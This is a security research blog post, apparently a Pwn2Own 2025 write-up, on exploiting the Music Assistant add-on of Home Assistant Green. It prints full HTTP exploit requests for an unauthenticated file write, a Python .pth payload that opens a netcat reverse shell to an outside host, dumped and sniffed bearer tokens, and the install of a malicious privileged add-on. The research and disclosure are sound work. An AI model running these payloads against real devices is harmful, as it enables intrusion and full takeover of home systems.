Introduction
Pwn2Own is a renowned hacking competition organized by the Zero Day Initiative (ZDI), where security researchers demonstrate previously unknown vulnerabilities in popular software, operating systems, browsers, IoT devices, and other technologies. Having participated in both the 2023 and 2024 editions of Pwn2Own, we decided to take another shot in 2025. This time, our goal was to avoid collisions, where multiple teams discover the same vulnerability during the same event, leading to reduced prize money and fewer Master of Pwn points.
This blog post walks through our journey from discovery to full exploitation. We start by exploring the Home Assistant device architecture, then detail how we found a remote code execution vulnerability in an add-on. From there, we show how we leveraged it to pivot to the underlying operating system and achieve root-level access. We conclude with our experience at the Pwn2Own 2025 Cork edition.
Target Selection
We started by looking at several different targets. Our initial list included the Wyze Cam Pan v3 and the Synology CC400W from the surveillance system category, the Brother MFC-J1010DW from the printer category, the Philips Hue Bridge and the Home Assistant Green from the smart home category.
After assessing the various targets, we shifted our focus to the Home Assistant Green due to the progress we had made on that platform. This led us to the discovery of an exploit chain that resulted in an unauthenticated remote code execution vulnerability.
Device Overview
Home Assistant is a free, open-source smart home platform designed to centralize control of all your IoT devices. The Home Assistant Green device is the dedicated hardware product made for Home Assistant:

Home Assistant is designed as a layered platform, with each component responsible for a specific part of the system:
- The Home Assistant OS is the underlying operating system that powers the device. It provides a lightweight, purpose-built Linux environment that includes container management, networking, storage, and hardware support. Most users never interact directly with the OS; its primary role is to provide a stable foundation for the Home Assistant platform.
- The Supervisor is the orchestration and management layer that sits between the operating system and the application workloads. It is responsible for lifecycle management of Home Assistant Core and add-ons, including installation, updates, configuration, health monitoring, backups, and inter-container networking. The Supervisor exposes an HTTP API to facilitate communication between the Core and various add-ons. By default, this API is restricted to internal communication and is not exposed to the external network or the local LAN.
- The Home Assistant Core is the application itself; the home automation engine that users interact with daily. It manages integrations, automations, dashboards, devices, and entities. Core is responsible for collecting data from connected devices, processing automation logic, and exposing everything through the web interface and APIs.
- Add-ons are optional applications that run alongside Home Assistant Core in isolated containers. They extend the platform with additional services such as MQTT brokers, databases, media servers, Zigbee coordinators, or custom automation tools. Each add-on executes in its own isolated container with well-defined permissions and access controls.
Except for the OS, all of these components run as Docker containers. The Home Assistant Core container exposes port 8123, which serves as the management interface for the web application. While the Core communicates directly with the internal Supervisor APIs, add-ons may optionally interact with these same endpoints, depending on their configuration:

For a more detailed overview of the architecture, please refer to the official documentation.
Apps / Add-Ons
While our initial investigation of the Home Assistant management interface revealed several weaknesses, we were unable to chain them into a full RCE. In addition, to minimize the risk of a collision with other participants, we decided to expand our scope to include official add-ons.
Home Assistant uses containerized add-ons to extend its functionality. These applications run as isolated Docker containers managed by the Home Assistant Supervisor. Depending on their configuration, add-ons can expose additional services, communicate with the Core via internal APIs, and can be configured to start automatically alongside the main system.
Add-ons are categorized into two types:
- Official Add-ons: Developed and maintained directly by the Home Assistant project.
- Community Add-ons: Maintained by third-party developers and exist outside of the core project.
We focused our efforts on official add-ons, as targeting the core ecosystem might present a more impactful scenario. After evaluating several available add-ons, we identified Music Assistant as a primary target. Music Assistant is a music library manager available as a Home Assistant add-on. It manages both offline and online music sources and can stream music to various supported players inside the local network.
After installation, the Music Assistant add-on provides a web interface integrated into the Home Assistant management console. This interface requires Home Assistant authentication:

Music Assistant Remote Analysis
Unprotected Service Exposure
We performed a network scan to check for additional exposed services on the Music Assistant container, which identified port 8095 as open:
$ nmap -p- 10.0.0.9
[CUT BY COMPASS]
PORT      STATE  SERVICE
111/tcp   open   rpcbind
4357/tcp  open   qsnet-cond
8000/tcp  open   http-alt
8095/tcp  open   unknown
8097/tcp  open   sac
8123/tcp  open   polipo
18555/tcp open   unknown
[CUT BY COMPASS]
This port exposes the same web interface integrated into the Home Assistant management console. As shown below, the interface can be accessed without authentication:

This additional port was introduced in the pull request few months prior. As noted in the pull request, this change was implemented to resolve authentication callback issues during provider setups. To achieve this, the application was also exposed on port 8095, which does not require authentication:
DEFAULT_SERVER_PORT = 8095
INGRESS_SERVER_PORT = 8094
Since the changes had already been merged, we were able to identify the additional unauthenticated interface during our initial assessment.
Arbitrary File Write
Music Assistant supports various streaming providers, including Apple Music, Spotify, and SoundCloud. It also supports the local file system as an additional music source.
While each provider implements playlist functionality differently, the local file system provider uses .m3u files stored on the filesystem. Under normal operation, the application appends the .m3u extension to the user-provided playlist name. However, we discovered that the music/playlists/update command allows a user to modify playlist details, including the file path, without enforcing the .m3u extension.
We then verified this assumption by performing the following actions. We first created a new local file system provider using the root directory as the base path to ensure access to the entire filesystem. The following HTTP request is used for this purpose:
POST /api HTTP/1.1
Host: 10.0.0.9:8095
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://10.0.0.9:8095
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Length: 241
Content-Type: application/json

{"command":"config/providers/save","message_id":15,"args":{"provider_domain":"filesystem_local","values":{"content_type":"music","path":"/","missing_album_artist_action":"various_artists","ignore_album_playlists":true,"log_level":"GLOBAL"}}}
The HTTP response returns the local file system instance identifier:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 3072
Date: Mon, 01 Sep 2025 18:28:25 GMT
Server: Python/3.13 aiohttp/3.11.18

[CUT BY COMPASS],"action_label":null,"value":"GLOBAL"}},"type":"music","domain":"filesystem_local","instance_id":"filesystem_local--N3mo8W6h","enabled":true,"name":null,"last_error":null}
The following HTTP request is used to create a new playlist named test123 using the newly created file system provider:
POST /api HTTP/1.1
Host: 10.0.0.9:8095
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://10.0.0.9:8095
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Length: 146
Content-Type: application/json

{"command":"music/playlists/create_playlist","message_id":21,"args":{"name":"test123","provider_instance_or_domain":"filesystem_local--N3mo8W6h"}}
The HTTP response returns the identifier of the newly created playlist. In the provider_mappings object, we can see that the .m3u extension is automatically appended to the file used to store the playlist information:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 959
Date: Mon, 01 Sep 2025 18:30:43 GMT
Server: Python/3.13 aiohttp/3.11.18

{"item_id":"16","provider":"library","name":"test123","version":"","sort_name":"test123","uri":"library://playlist/17","external_ids":[],"is_playable":true,"translation_key":null,"media_type":"playlist","provider_mappings":[{"item_id":"test123.m3u","provider_domain":"filesystem_local","provider_instance":"filesystem_local--N3mo8W6h","available":true,"[CUT BY COMPASS]
We then update the playlist details to change the file path used for storage. For testing we used /tmp/csnc:
POST /api HTTP/1.1
Host: 10.0.0.9:8095
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://10.0.0.9:8095
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Length: 1125
Content-Type: application/json

{"command":"music/playlists/update","message_id":99,"args":{
"item_id":"16",[CUT BY COMPASS]release_date":null,"languages":"csnc","chapters":null,"last_refresh":null},"provider_mappings":[{"item_id":"/tmp/csnc","provider_[CUT BY COMPASS]
The HTTP response shows that the update completed successfully:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 1004
Date: Mon, 01 Sep 2025 18:13:38 GMT
Server: Python/3.13 aiohttp/3.11.18

{"item_id":"16","provider":"library","name":"csnc","version":"","sort_name":"csnc","uri":"library://playlist/16","external_ids":[["unknown","s"]],"is_playable":true,"translation_key":null,"media_type":"playlist","provider_mappings":[{"item_id":"/tmp/csnc","provider_domain":"builtin","provider_instance":"builtin","available":true,"[CUT BY COMPASS]
We checked the /tmp directory within the Music Assistant container, but it contained no files:
# ls -la /tmp
total 4
drwxrwxrwt  2 root     root        60 Jun  4 11:21 .
dr-xr-xr-x  2 root     root      4096 Jun  4 11:36 ..
We then decided to add a new track to the modified playlist to observe how the application handled the file path. The following HTTP request was used to add the track with ID 1 from the library to the playlist:
POST /api HTTP/1.1
Host: 10.0.0.9:8095
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://10.0.0.9:8095
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Length: 179
Content-Type: application/json

{"command":"music/playlists/add_playlist_tracks","message_id":300,"args":{"db_playlist_id":"16","uris":["library://track/1"]}}
The HTTP response confirms the request was successful:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 4
Date: Mon, 01 Sep 2025 18:13:40 GMT
Server: Python/3.13 aiohttp/3.11.18

null
We checked again the /tmp directory, and this time, the csnc file had been successfully created:
# ls -la /tmp
total 8
drwxrwxrwt  2 root     root        60 Jun  4 11:21 .
dr-xr-xr-x  2 root     root      4096 Jun  4 11:36 ..
-rw-r--r--  1 root     root        38 Jun  4 11:45 csnc
The file is owned by root, as the Music Assistant application runs as the root user within its Docker container and it contained a slightly modified version of the uris parameter we sent in the previous request:
# cat /tmp/csnc
filesystem_local--N3mo8W6h://track/1
While we had confirmed the ability to perform arbitrary file writes, we needed to determine if we could control the file’s content. Through testing, we discovered that the application enforces certain constraints on the uris parameter; specifically, the content must include a fixed string, highlighted in blue below:
library://track/1We performed additional tests, with the results shown in the following table. It appears that only the ://track/ string is required, while the remaining elements can be modified.
| URIS Value | Music Assistant Log |
|---|---|
library://track/csnc | ValueError: invalid literal for int() with base 10: ‘csnc’ |
library://csnc/1 | Not adding library://csnc/1 to playlist test123 – not a track |
csnc://track/1 | Adding csnc://track/1 to playlist test123 |
csnc://csnc/1 | Not adding csnc://csnc/1 to playlist test123 – not a track |
csnc://track/csnc | Adding csnc://track/csnc to playlist test123 |
csnc\ncsnc://track/csnc | Not a valid Music Assistant uri: csnc |
csnc://track/csnc\ncsnc | Adding csnc://track/csnc csnc to playlist test123 |
Great! By providing the payload library://track/\n123 as the uris value, we can inject a new line inside the file’s content:
# cat /tmp/csnc
library://track/
123
Remote Command Execution
After confirming the arbitrary file write, we began investigating potential vectors to leverage this access for remote code execution (RCE).
Given that the Music Assistant backend is Python-based, we recalled a technique regarding code execution via site-specific configuration hooks, as documented in a Sonar article.
The mechanism behind this technique is described by the Sonar article as follows:
Python supports a feature called site-specific configuration hooks. Its main purpose is to add custom paths to the module search path. To do this, a
.pthfile with an arbitrary name can be put in the.local/lib/pythonX.Y/site-packages/folder in a user’s home directory.
In short, the ability to write a .pth file to this directory allows for arbitrary code execution. When the Python interpreter starts, the site.py parser processes these files; if a line begins with the import keyword, the interpreter will execute the subsequent Python code.
For a more in-depth analysis of this primitive, we refer to the original research by Sonar, which provides an extensive breakdown of this technique.
To verify if this technique works, we decided to overwrite the playlist path with a new file, csnc.pth, located within the Python environment’s site-packages directory:
POST /api HTTP/1.1
Host: 10.0.0.9:8095
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://10.0.0.9:8095
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Length: 1125
Content-Type: application/json

{"command":"music/playlists/update","message_id":99,"args":{
"item_id":"16",[CUT BY COMPASS]release_date":null,"languages":"csnc","chapters":null,"last_refresh":null},"provider_mappings":[{"item_id":"/app/venv/lib/python3.13/site-packages/csnc.pth","provider_[CUT BY COMPASS]
The HTTP response confirming the update:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 1004
Date: Mon, 01 Sep 2025 18:13:38 GMT
Server: Python/3.13 aiohttp/3.11.18

{"item_id":"16","provider":"library","name":"csnc","version":"","sort_name":"csnc","uri":"library://playlist/16","external_ids":[["unknown","s"]],"is_playable":true,"translation_key":null,"media_type":"playlist","provider_mappings":[{"item_id":"/app/venv/lib/python3.13/site-packages/csnc.pth","provider_domain":"builtin","provider_instance":"builtin","available":true,"[CUT BY COMPASS]
Next, we add a new track containing the Python payload designed to execute a reverse shell through netcat. Since busybox is already present in the container, we can use its built-in netcat implementation.
To ensure the payload executes correctly, we prefix the protocol with a # character. This comments out the initial line of the script, ensuring the Python interpreter recognizes the import statement as the first valid instruction:
POST /api HTTP/1.1
Host: 10.0.0.9:8095
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://10.0.0.9:8095
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Length: 179
Content-Type: application/json

{"command":"music/playlists/add_playlist_tracks","message_id":300,"args":{"db_playlist_id":"16","uris":["#csnc://track/\nimport os; os.system('/usr/bin/nc 10.0.0.21 4444 -e /bin/sh')"]}}
The HTTP response confirms the request was successful:
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 4
Date: Mon, 01 Sep 2025 18:13:40 GMT
Server: Python/3.13 aiohttp/3.11.18

null
We then confirmed that the csnc.pth file has been successfully created and contains the intended payload:
# cat /app/venv/lib/python3.13/site-packages/csnc.pth
#csnc://track/
import os; os.system('/usr/bin/nc 10.0.0.21 4444 -e /bin/sh')
We initially attempted to trigger the payload by sending a request to the music/playlists/create_playlist command, but the execution did not trigger. Further investigation revealed that most exposed API endpoints operate within the existing, long-running Python process rather than spawning a new one. This prevents the .pth file from being executed during the initial interaction.
To find a reliable execution trigger, we began investigating functionalities that force the creation of a new Python environment. This led us to the behavior of the YouTube Music provider. Specifically, when the Music Assistant server receives the config/providers/save command, it initiates the following execution chain:
| Call Chain | Description |
|---|---|
save_provider_config(...) | config.py:286 (implements config/providers/save) |
add_provider_config(...) | config.py:1015 (adds new provider configuration) |
load_provider_config(...) | mass.py:485 (attempts to load a provider) |
load_provider(...) | mass.py:636 (implements provider loading logic) |
provider.handle_async_init(...) | mass.py:680 (executes provider-specific initialization) |
The handle_async_init function depends on the instantiated provider. In our case, this execution flow leads into the ytmusic module. Upon initialization, the provider automatically invokes the _install_packages method:
async def handle_async_init(self) -> None:
    """Set up the YTMusic provider."""
    logging.getLogger("yt_dlp").setLevel(self.logger.level + 10)
    await self._install_packages()
    self._cookie = self.config.get_value(CONF_COOKIE)
    self._po_token_server_url = (
        self.config.get_value(CONF_PO_TOKEN_SERVER_URL) or DEFAULT_PO_TOKEN_SERVER_URL
        )
[CUT BY COMPASS]
The _install_packages method iterates through the PACKAGES_TO_INSTALL list, calling install_package for each entry. In this case, the list contains yt-dlp[default] and bgutil-ytdlp-pot-provider:
async def _install_packages(self) -> None:
    """Install frequently changing packages dynamically."""
    # NOTE: Google breaks things quite often which requires us to update
    # some packages very frequently. Installing them dynamically prevents
    # us from having to update MA to ensure this provider works.
    for package_name in PACKAGES_TO_INSTALL:
        await install_package(package_name)
    # verify if the yt_dlp package is usable
    try:
        await asyncio.to_thread(importlib.import_module, "yt_dlp")
    except ImportError:
        raise SetupFailedError("Package yt_dlp failed to install")
The install_package method constructs a pip install command and passes it to the check_output function for execution:
async def install_package(package: str) -> None:
    """Install package with pip, raise when install failed."""
    LOGGER.debug("Installing python package %s", package)
    args = ["uv", "pip", "install", "--no-cache", "--find-links", HA_WHEELS, package]
    return_code, output = await check_output(*args)
    if return_code != 0:
        msg = f"Failed to install package {package}\n{output.decode()}"
        raise RuntimeError(msg)
The check_output function executes the command by invoking asyncio.create_subprocess_exec:
async def check_output(*args: str, env: dict[str, str] | None = None) -> tuple[int, bytes]:
    """Run subprocess and return returncode and output."""
    proc = await asyncio.create_subprocess_exec(
        *args,
        stderr=asyncio.subprocess.STDOUT,
        stdout=asyncio.subprocess.PIPE,
        env=get_subprocess_env(env),
    )
    stdout, _ = await proc.communicate()
    assert proc.returncode is not None  # for type checking
    return (proc.returncode, stdout)
This execution flow ensures that a new Python process is spawned, which triggers the execution of the csnc.pth payload we previously created. To verify this behavior, we sent the following HTTP request specifying the ytmusic provider:
POST /api HTTP/1.1
Host: 10.0.0.9:8095
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://10.0.0.9:8095
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Length: 199
Content-Type: application/json

{"command":"config/providers/save","message_id":1105,"args":{"provider_domain":"ytmusic","values":{"username":"test","cookie":"test","po_token_server_url":"http://127.0.0.1:4416","log_level":"GLOBAL"}}}
The HTTP response shows an error:
HTTP/1.1 500 Internal Server Error
Content-Type: text/plain; charset=utf-8
Content-Length: 55
Date: Tue, 02 Sep 2025 14:22:56 GMT
Server: Python/3.13 aiohttp/3.11.18
Connection: close

500 Internal Server Error

Server got itself in trouble
We received a reverse shell connection on our listener, confirming successful command execution within the Music Assistant container:
# nc -nlvp 4444
Listening on 0.0.0.0 4444
...
Connection received on 10.0.0.9 4444
Home Assistant Green Compromise
Although we have gained RCE, we are still restricted to the Music Assistant container. To escalate our impact, we must find a way to escape the container and gain access to the host OS.
We began by examining the add-on’s config.yaml file to determine the permissions and capabilities assigned to the container.
The map configuration indicates that only the media directory is mounted with read-write (rw) permissions:
map:
- media:rw
- ssl:ro
This mapping links the host’s /mnt/data/supervisor/media directory to the container; however, this directory is currently empty:
# ls -la /mnt/data/supervisor/media
total 8
drwxrwxrwt  2 root     root        60 Jun  4 11:21 .
dr-xr-xr-x  2 root     root      4096 Jun  4 11:36 ..
After an initial search for files processed by the Supervisor yielded no viable targets, we pivoted our investigation toward other configuration parameters. We identified that the homeassistant_api flag is currently set to true:
homeassistant_api: trueAccording to the official documentation, this option allows the application to access the Home Assistant REST API proxy exposed by the Supervisor container via http://supervisor/core/api. However, the current configuration does not grant access to the full range of Supervisor APIs. According to the documentation, this requires the hassio_api flag to be enabled, which is missing from the Music Assistant configuration.
We inspected the environment variables of the Music Assistant add-on container and we retrieved the SUPERVISOR_TOKEN value:
# env
HOSTNAME=d5369777-music-assistant
[CUT BY COMPASS]
PYTHON_VERSION=3.13.6
VIRTUAL_ENV=/app/venv
PWD=/app/venv
TZ=Europe/Rome
SUPERVISOR_TOKEN=5d00dc3dcb7b68b2f8c379ab00fa390ab093ed7bfee9c8edb2741e609dee6f44f77d9294771598615849664df2f724cd9037e44e2d83895c
We checked whether the token could be used to access the full set of Supervisor APIs, despite what was described in the documentation. However, the access control appears to be correctly enforced; the Music Assistant token is restricted to APIs exposed under the /core/api path:
# wget --header="Authorization: Bearer 5d00d[CUT BY COMPASS]2d83895c" -O - http://supervisor/core/api/states
Connecting to supervisor (172.30.32.2:80)
writing to stdout
[{"entity_id":"update.home_assistant_supervisor_update","state":"off","attributes":{"auto_update":true,"display_precision":0,"installed_version":"2026.05.1","in_progress":false,"latest_version":"2026.05.1","rel[CUT BY COMPASS]
Any other API returns a 403 Forbidden error:
# wget --header="Authorization: Bearer 5d00d[CUT BY COMPASS]2d83895c" -O - http://supervisor/network/info
Connecting to supervisor (172.30.32.2:80)
wget: server returned error: HTTP/1.1 403 Forbidden

# wget --header="Authorization: Bearer 5d00d[CUT BY COMPASS]2d83895c" -O - http://supervisor/ping
Connecting to supervisor (172.30.32.2:80)
wget: server returned error: HTTP/1.1 403 Forbidden
Steal Privileged Token
We reviewed once again the config.yaml file and noticed that the Music Assistant container is granted access to the host network because of this flag:
host_network: trueThis configuration allows us to sniff the traffic exchanged between the Supervisor container and all other containers running on the system. While container communication to the Supervisor is protected by tokens, all requests are sent over plaintext HTTP. This allows us to intercept a token belonging to a privileged container, specifically one where the hassio_api flag is set to true, and use it to authenticate against all Supervisor APIs.
We executed the tcpdump binary on the internal interface and observed several HTTP requests directed at the /os/info Supervisor API. These requests included a bearer token belonging to a different container. Through further analysis, we determined that this token belongs to the Home Assistant Core container, the privileged container responsible for the management web interface:
GET /os/info HTTP/1.1
Host: 172.30.32.2
User-Agent: HomeAssistant/2025.7.4 aiohttp/3.12.14 Python/3.13
Authorization: Bearer 76794150e5f3fa3651aafa3f23b10228d9be0030e42d53883afbd7fe8d33903f9c1fe561c74a74056240382778d6374983ed5ebea711f88e
X-Hass-Source: core.handler
Accept: */*
Accept-Encoding: gzip, deflate, br
We identified that these HTTP requests are triggered by a scheduled task running every 5 minutes. This frequency provides a sufficient window for the exploit to complete successfully within the 10-minute Pwn2Own competition timeframe of each attempt.
Now that we have a privileged token providing access to all Supervisor APIs, the question remains: how can we leverage this access to pivot to the host operating system?
Add New Addon
After reviewing the available Supervisor API endpoints, we identified a sequence of calls that could be used to register a new repository and install a malicious add-on:
POST /store/repositoriesPOST /store/addons/<addon>/install
To achieve full host compromise, we created a malicious add-on configured with an extensive set of Home Assistant capabilities. Specifically, the add-on requests the following privileges: BPF, CHECKPOINT_RESTORE, DAC_READ_SEARCH, IPC_LOCK, NET_ADMIN, NET_RAW, PERFMON, SYS_ADMIN, SYS_MODULE, SYS_NICE, SYS_PTRACE, SYS_RAWIO, SYS_RESOURCE, and SYS_TIME.
Furthermore, the add-on is configured to access all Supervisor APIs with admin privileges and provides direct access to the Docker API. To facilitate our interactive access, the add-on also exposes an SSH service on port 8000, which allows us to execute commands from a highly privileged container environment. We then created the malicious add-on and hosted on the https://github.com/testmail123456/compass-ssh-container repository.
We mapped out the sequence of Supervisor API calls required to install and execute the malicious add-on. The following section details these HTTP requests, where the stolen privileged token is highlighted in purple:
First, we register the malicious repository by sending the following request:
POST /store/repositories HTTP/1.1
Host: 172.30.32.2
User-Agent: HomeAssistant/2025.7.4 aiohttp/3.12.14 Python/3.13
